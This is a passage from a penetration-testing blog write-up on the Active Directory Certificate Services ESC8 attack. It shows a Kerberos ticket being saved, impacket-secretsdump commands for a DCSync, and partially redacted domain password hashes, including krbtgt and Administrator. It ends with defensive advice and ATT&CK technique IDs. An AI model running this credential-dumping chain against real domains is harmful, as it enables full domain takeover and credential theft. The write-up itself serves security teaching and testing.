INFO:minikerberos:AS-REP encryption key (you might need this later):
2024-09-01 13:54:31,695 minikerberos INFO     475a4e999ad52c4eed001b42dfffa8604f02b006009be7129fc40594c2e9d0dc
INFO:minikerberos:475a4e999ad52c4eed001b42dfffa8604f02b006009be7129fc40594c2e9d0dc
2024-09-01 13:54:31,699 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file

┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC8]
└─#
```

## Using the TGT to perform DCSync attack

Copy

```
export KRB5CCNAME=dc4.ccache
impacket-secretsdumpdc4\$@dc4.shield.local-k-no-pass
```



```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC8]
└─# export KRB5CCNAME=dc4.ccache
```

```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC8]
└─# impacket-secretsdump dc4\$@dc4.shield.local -k -no-pass
```

```
Impacket v0.11.0 - Copyright 2023 Fortra

[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator[redacted]b476e5246a50:::
Guest:501:aad[redacted]89c0:::
krbtgt:502:aa[redacted]ee1b9:::
shield.local\[redacted]00c1270ebffb271cbb0c:::
shield.local\[redacted]c1270ebffb271cbb0c:::
shield.local\[redacted]f00c1270ebffb271cbb0c:::
shield.local\[redacted]085c45f9416be5787d86:::
DC4$:1000:aad[redacted]0285:::
CSA$:1106:aad[redacted]2036:::
CA$:1110:aad3[redacted]4ee:::
REDTEAM$:1111[redacted]fc34cfec:::
MARVEL$:1103:[redacted]ad229ca:::
[*] Kerberos [redacted]
Administrator[redacted]ea488c6e041111e040ce4e0bd6ce1dc
Administrator[redacted]
Administrator[redacted]
krbtgt:aes256[redacted]9482fa47d0d6dc0ba6196eb1
krbtgt:aes128[redacted]
krbtgt:des-cb[redacted]
shield.local\[redacted]2fc05e3b5c305a8932ac215edf9f48f211af1e
shield.local\[redacted]eb91ce
shield.local\[redacted]
shield.local\[redacted]a2918125834858baf04eb2c7bd5d77add805
shield.local\[redacted]9b57
shield.local\[redacted]
shield.local\[redacted]df170a55863431ddeaa42c862d0974ba9efb02c
shield.local\[redacted]2e5d533
shield.local\[redacted]
shield.local\[redacted]ca69ce39ad5c3ff23acb7efd717ae137e033d7
shield.local\[redacted]9abeb3
shield.local\[redacted]
DC4$:aes256-c[redacted]15eaf69d4ad87e251d44f8
```

For more options, please refer to our previous blog named **Insider Insights: Strategies For Initial Access In An Internal Pentest Part 2**

## Conclusion

The ADCS **ESC8** attack demonstrates the importance of securing Active Directory Certificate Services (ADCS) in enterprise environments. Exploiting misconfigurations in certificate templates and permissions can allow attackers to elevate privileges, posing a significant threat to domain security. Organizations should regularly audit their ADCS infrastructure, review certificate template configurations, and apply least privilege principles to prevent such attacks. By adopting robust security practices, including patching, monitoring, and hardening ADCS components, businesses can significantly reduce the risk of exploitation through the ESC8 attack vector and safeguard their Active Directory environments.

## Detections & Mitigations

- Credentials from Password Stores – T1555
- Steal or Forge Authentication Certificates – T1649
- Pass The Hash – T1550.002
- Steal or Forge Kerberos Tickets – T1558
- Pass the Ticket – T1550.003

## Credits & References

- Impacket

- Certipy
- NetExec
- specterops

Highly skilled Pentester with experience in various areas, including multi-clouds (AWS, Azure, and GCP), network, web applications, APIs, and mobile penetration testing. In addition, he is passionate about conducting Red and Purple Team assessments and developing innovative solutions to protect company systems and data.